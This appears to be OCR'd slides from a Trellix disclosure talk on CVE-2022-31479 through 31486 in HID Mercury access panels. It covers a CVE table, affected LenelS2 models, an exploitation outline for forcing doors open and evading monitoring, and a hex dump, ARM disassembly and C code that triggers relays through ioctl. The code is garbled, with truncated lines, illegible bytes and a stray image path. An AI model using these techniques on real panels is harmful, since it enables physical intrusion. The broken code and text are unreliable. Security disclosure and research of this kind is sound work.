E6:7160h: 11 42 C7 47 17 82 AE 05 97 5F DB 65 72 70 56 3B  .BÇG.‚®.—_Ûerp V;
E6:7170h: 59 24 59 C8 B0 D7 A1 1B 79 84 10 3D F6 00 E9 4E  Y$YÈ°×¡.y„.=ö.éN
E6:7180h: 74 D6 C2 B0 04 3C 12 AE 5F 1F 83 6A 9A 63 FE 43  tÖÂ°.<.®_.ƒjšcþC
E6:7190h: 32 56 74 6F 4A 8C 9D CD 76 A2 36 88 F4 99 B3 50  2VtoJŒ.Ív¢6ˆô™³P
E6:71A0h: 4F 37 AE 05 [illegible] 21 D0 E7 A9 EF 36 40 94 D2 6E D6  O7®.Ñ!Ðç©ï6@"ÒnÖ
E6:71B0h: 31 30 30 59 4B 7A 71 2B 31 39 74 79 63 46 30 65  100YKzq+19tycF0e
E6:71C0h: 30 66 41 61 4D 69 6A 4F 31 6F 36 54 43 77 4D 70  0fAaMijO1o6TCwMp
E6:71D0h: 41 47 55 46 59 37 51 42 41 44 68 4D 4D 34 43 64  AGUFY7QBADhMM4Cd
E6:71E0h: 36 37 63 6E 64 46 6B 76 6D 68 54 55 78 46 33 78  67cndFkvmhTUxF3x
E6:71F0h: 66 38 33 46 4C 42 49 4E 64 59 34 71 4A 4E 2B 37  f83FLBINdY4qJN+7
E6:7200h: 63 42 48 61 73 4E 41 33 5A 55 53 62 67 4B 75 56  cBHasNA3ZUSbgKuV
E6:7210h: 55 38 66 78 36 6E 4A 2B 48 38 4E 6C 46 38 4C 53  U8fx6nJ+H8NlF8LS
E6:7220h: 58 41 2B 4E 49 37 6C 4F 5A 61 42 4B 31 45 58 6A  XA+NI7lOZaBK1EXj
E6:7230h: 66 50 59 41 4E 5A 46 44 49 66 77 47 57 33 31 2B  fPYANZFDIfwGW31+
E6:7240h: 2F 57 76 4A 4A 61 77 4E 44 64 51 64 39 79 2F 54  /WvJJawNDdQd9y/T
E6:7250h: 2B 58 56 45 37 77 65 57 45 6A 53 68 77 6B 34 73  +XVE7weWEjShwk4s
E6:7260h: 51 68 68 57 68 6F 6B 64 51 62 4F 74 35 64 74 6C  QhhWhokdQbOt5dtl
E6:7270h: 41 65 31 33 51 4D 34 58 5A 69 6E 51 4F 4A 56 4A  Ae13QM4XZinQOJVJ
E6:7280h: 42 72 46 59 30 2B 64 71 4A 5A 50 42 54 6C 55 2B  BrFY0+dqJZPBTlU+
E6:7290h: 63 59 6F 36 4B 63 71 51 74 71 62 59 71 59 78 54  cYo6KcqQtqbYqYxT
E6:72A0h: 74 35 76 63 4C 69 52 78 6E 65 30 58 53 63 73 74  t5vcLiRxne0XScst
E6:72B0h: 32 6E 4D 31 78 31 53 62 63 33 4C 39 66 66 4D 58  2nM1x1Sbc3L9ffMX
E6:72C0h: 52 6B 56 6A 37 6C 77 50 69 64 61 6C 37 73 73 37  RkVj7lwPidal7ss7
E6:72D0h: 59 75 59 6E 32 72 38 76 79 6F 48 75 36 67 4A 53  YuYn2r8vyoHu6gJS
E6:72E0h: 6B 47 43 35 4C 72 42 36 72 50 38 32 44 47 31 62  kGC5LrB6rP82DG1b
E6:72F0h: 59 4F 63 56 56 37 4B 4A 64 64 43 33 2B 46 51 38  YOcVV7KJd[illegible]
E6:7300h: 78 73 4D 77 53 50 57 42 51 3D 3D 31 35 38        xsMwSPWBQ =158
```


0x158 bytes earlier

Trellix

# Exploiting the BO

```
.text:000CE60C
.text:000CE60C loc_CE60C
.text:000CE60C LDR     R0, =aRebooting ; "Rebooting....."
.text:000CE610 BL      puts
.text:000CE614 LDR     R0, =0x1234567  ; howto
.text:000CE618 BL      reboot
.text:000CE61C B       loc_CDE3C
.text:000CE61C ; End of function task_2
.text:000CE61C
```

```
#fread@plt
```




Trellix

# Vulnerability summary

| CVE | Detail Summary | Mercury Firmware Version | CVSS Score |
|---|---|---|---|
| CVE-2022-31479 | Unauthenticated command injection | <=1.291 | Base 9.0, Overall 8.1 |
| CVE-2022-31480 | Unauthenticated denial-of-service | <=1.291 | Base 7.5, Overall 6.7 |
| CVE-2022-31481 | Unauthenticated remote code execution | <=1.291 | Base 10.0, Overall 9.0 |
| CVE-2022-31486 | Authenticated command injection | <=1.291 (no patch available) | Base 9.1, Overall 8.2 |
| CVE-2022-31482 | Unauthenticated denial-of-service | <=1.265 | Base 7.5, Overall 6.7 |
| CVE-2022-31483 | Authenticated arbitrary file write | <=1.265 | Base 9.1, Overall 8.2 |
| CVE-2022-31484 | Unauthenticated user modification | <=1.265 | Base 7.5, Overall 6.7 |
| CVE-2022-31485 | Unauthenticated information spoofing | <=1.265 | Base 5.3, Overall 4.8 |

Trellix

# Affected Product List

By use of our responsible disclosure procedures independent penetration testing of HID® Mercury™, access panels sold by LenelS2 were reported to contain cybersecurity vulnerabilities. These vulnerabilities could lead to disruption of normal panel operations.

The impacted LenelS2 part numbers include:

| | |
|---|---|
| LNL-X2210 | S2-LP-1501 |
| LNL-X2220 | S2-LP-1502 |
| LNL-X3300 | S2-LP-2500 |
| LNL-X4420 | S2-LP-4502 |
| LNL-4420 | |

Prior generations of HID Mercury controllers are not impacted.

Trellix

# Exploitation

# Hacking the planet!

- Finding how the relays are triggered
- Creating malware
- Forcing the door to open
- Keeping the door closed
- Hiding from the monitoring software

Trellix

# Triggering relays

```c
#include <sys/ioctl.h>
#include <fcntl.h>
#incl
int m
{
    st
    st

    };

    re
}

int m
    i
    i
    i
    g
    w
        ioctl(gpio_fd, 0xF003u, &gpio_num);
        mssleep(1);
        i++;
    }

    close(gpio_fd);
}
```

```c
int relay1on()
{
    int v1; // [sp+4h] [bp-8h] BYREF

    v1 = 0;
    return ioctl(gpio_fd, 0xF003u, &v1);
}
```

# Final Demo

Trellix

Steve - @spovolny

Sam - @eAyeP